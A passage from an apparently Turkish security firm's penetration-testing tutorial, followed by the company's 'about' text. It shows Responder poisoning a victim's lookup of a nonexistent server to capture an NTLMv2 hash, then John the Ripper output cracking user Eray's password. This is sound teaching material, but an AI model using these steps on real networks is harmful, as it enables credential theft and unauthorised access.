


Responder çalışmaya başladı ve olayları dinlemektedir.



Kurban 20.0.0.132 ip'si ile mevcut olmayan \\pintserver'a bağlanmayı deneyecektir.

Kurban yerel ağdaki diğer makinelere \\pintserver'ın adresini bilen var mı diye soracaktır ve bu anda devreye saldırgan cihazımız girecek ve adresi bildiğini söyleyecektir. Kurban da kendi kimlik bilgilerini saldırgana yollar.



Kurbana ait bilgiler ele geçirildi

Responder programı kimlik bilgilerini yerel dizindeki SMB-NTLMv2-Client-20.0.0.132.txt adlı dosyada depolar.



Elde ettiğimiz hashi kırmak için john programını kullanacağız. John ve dosya ismini belirterek şifre kırma işlemini başlatıyoruz.



Komutu enterliyoruz ve işlem başlatılıyor.


```
Loaded 3 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 6 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 1 candidates buffered for the current salt, minimum 8
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII20.0.0.132.txt
235482 (Eray)
235482 Videos (Eray)
235482 (Eray)
3g 0:00:00:04 DONE 3/3 (2019-03-08 10:03) 0.6681g/s 168743p/s 335039c/s 502560C/s 251587..203226
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Kısa bir süre içerisinde Eray kullanıcısına ait şifre kırılmış bulunuyor.

BGA Bilgi Güvenliği A.Ş. Hakkında

BGA Bilgi Güvenliği A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliği sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliği, stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliğe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliği'nin ilgi alanlarını **"Sızma Testleri, Red Teaming, Güvenlik Denetimi, SOME, SOC Danışmanlığı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri"** oluşturmaktadır.

Gerçekleştirdiği başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliği, kurulduğu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına **1.000'den fazla eğitim ve danışmanlık** projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliği, kurulduğu 2008 yılından beri ülkemizde bilgi güvenliği konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliği AKADEMİSİ Hakkında

BGA Bilgi Güvenliği A.Ş.'nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliği AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalığını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliği AKADEMİSİ markasıyla bugüne kadar **"Siber Güvenlik Kampları", "Siber Güvenlik Staj Okulu", "Siber Güvenlik Ar-Ge Destek Bursu", "Ethical Hacking yarışmaları" ve "Siber Güvenlik Kütüphanesi"** gibi birçok gönüllü faaliyetin destekleyici olmuştur.